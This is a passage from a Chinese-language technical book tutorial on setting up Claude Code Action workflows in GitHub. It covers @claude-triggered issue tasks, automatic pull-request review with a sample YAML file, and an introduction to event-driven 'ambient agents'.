值得注意的重點：**on:** 以「Issue 留言建立、PR 審查留言建立、Issue 建立/指派、PR 審查建立」為觸發；**if:** 只在 Issue 留言等含 `@claude` 關鍵字時才執行；**steps** 的 **Run Claude Code** 設定執行 Claude Code。歸納起來：此工作流程在 Issue 留言等含 `@claude` 時執行，並依該留言內容運作 Claude Code。

注 3：Claude Code 更新可能改變 `/install-github-app` 建立的設定檔。動手實作有問題時請參考支援網站：<https://github.com/GenerativeAgents/claude-code-book>

## Claude Code Review

第二個是名為 `Claude Code Review` 的工作流程，寫在 `.github/workflows/claude-code-review.yml`，內容如下：

```
name: Claude Code Review
on:
 pull_request:
 types: [opened, synchronize]
jobs:
 claude-review:
 runs-on: ubuntu-latest
 permissions:
 contents: read
 pull-requests: read
```

```

issues: read
id-token: write
steps:
- name: Checkout repository
 uses: actions/checkout@v4
 with:
 fetch-depth: 1
- name: Run Claude Code Review
 id: claude-review
 uses: anthropics/claude-code-action@v1
 with:
 claude_code_oauth_token: ${ secrets.CLAUDE_CODE_OAUTH_TOKEN }
 prompt: |
 REPO: ${ github.repository }
 PR NUMBER: ${ github.event.pull_request.number }
 Please review this pull request and provide feedback on:
 - Code quality and best practices
 - Potential bugs or issues
 - Performance considerations
 - Security concerns
 - Test coverage
 Use the repository's CLAUDE.md for guidance on style and conventions.
 Use `gh pr comment` with your Bash tool to leave your review as a
comment on the PR.
 claude_args: '--allowed-tools "Bash(gh issue view:*),Bash(gh
search:*),Bash(gh issue list:*),Bash(gh pr comment:*),Bash(gh pr diff:*),Bash(gh pr
view:*),Bash(gh pr list:*)"'

```

重點：**on:** 以 PR 的建立、更新為觸發；**prompt:** 設定了用來審查 PR 的提示。歸納起來：此工作流程在 PR 建立/更新時執行，並以 **prompt:** 的提示進行 PR 審查。

## 用 Claude Code Action 寫文件

確認過設定了哪些工作流程後，就實際運作 Claude Code Action。先用 Issue 留言指示 Claude Code 寫文件。在 GitHub 上方選單依序「Issues」→「New Issue」，以下列內容建立 Issue：

- 標題 (title)：建立文件
- 說明 (description)：在 docs 目錄建立 .github/workflows 以下設定的文件




圖 5.9 建立 Issue

按「Create」建立 Issue 後，在 Issue 留言欄這樣指示 Claude Code 實作：

@claude 這個交給你




圖 5.10 對 Issue 留言

稍待片刻，Issue 留言欄會顯示 Claude Code 已啟動。




圖 5.11 Claude Code 啟動

Claude Code 一邊更新 Issue 留言、一邊推進任務。




圖 5.12 Claude Code 實作中

稍待片刻，Claude Code 的 Issue 留言更新為「任務完成」的內容。




圖 5.13 Claude Code 實作完成

在 Issue 留言加上 `@claude` 下指示，就能看到 Claude Code 幫忙寫文件。同樣地，也能不寫文件而讓它實作程式碼。

## MEMO | GitHub Actions 日誌的確認方法

Claude Code Action 運作不順時，請確認 GitHub Actions 日誌。點選 Claude Code 建立留言中的「View job」連結，或從儲存庫上方選單選「Actions」、選擇工作流程執行，即可查看日誌。




圖 5.14 GitHub Actions 工作流程執行詳細畫面




圖 5.15 GitHub Actions 工作流程執行的 job 詳細畫面

## 讓它審查 Pull Request

在 Claude Code Action 中，實作程式碼或寫文件時，並不會一路做到「建立 PR」；取而代之，會提供一個建立 PR 的連結。接續前項，建立 PR 後便能看到 Claude Code Action 執行審查。點選 Claude Code Action 的 Issue 留言上方的「Create PR →」連結，會跳到 PR 建立畫面。




圖 5.16 建立 Pull Request

點選「Create pull request」建立 PR。




圖 5.17 Pull Request

稍待片刻，PR 留言會顯示 Claude Code 的審查結果。




圖 5.18 Claude Code 對 Pull Request 的留言

我們確認了「以 PR 建立為觸發、自動審查」的樣子。

## 5.4 以事件為基礎，讓 Claude Code 先一步行動

### AI 代理活用的規模化與環境代理 (Ambient Agent)

到目前為止，我們以 Claude Code Action 試了兩個工作流程：① 在含 @claude 的 Issue 留言等下指示，讓它實作程式碼或寫文件；② PR 建立時自動進程式碼審查。

前者這種「在含 @claude 的 Issue 留言下指示」的方式，只要人類不下指示，AI 代理就不會行動。要讓 AI 代理執行大量任務時，「人類的指示」就成了瓶頸。




圖 5.19 人類的指示成為瓶頸

另一方面，像「以 PR 建立為觸發自動審查」那樣，以特定事件為基礎讓 AI 代理自動行動，就有可能讓 AI 的活用更具規模。AI 應用程式實作框架 LangChain 的開發方，把「依事件運作的 AI 代理」稱為「環境代理 (Ambient Agent)」(注 4)。



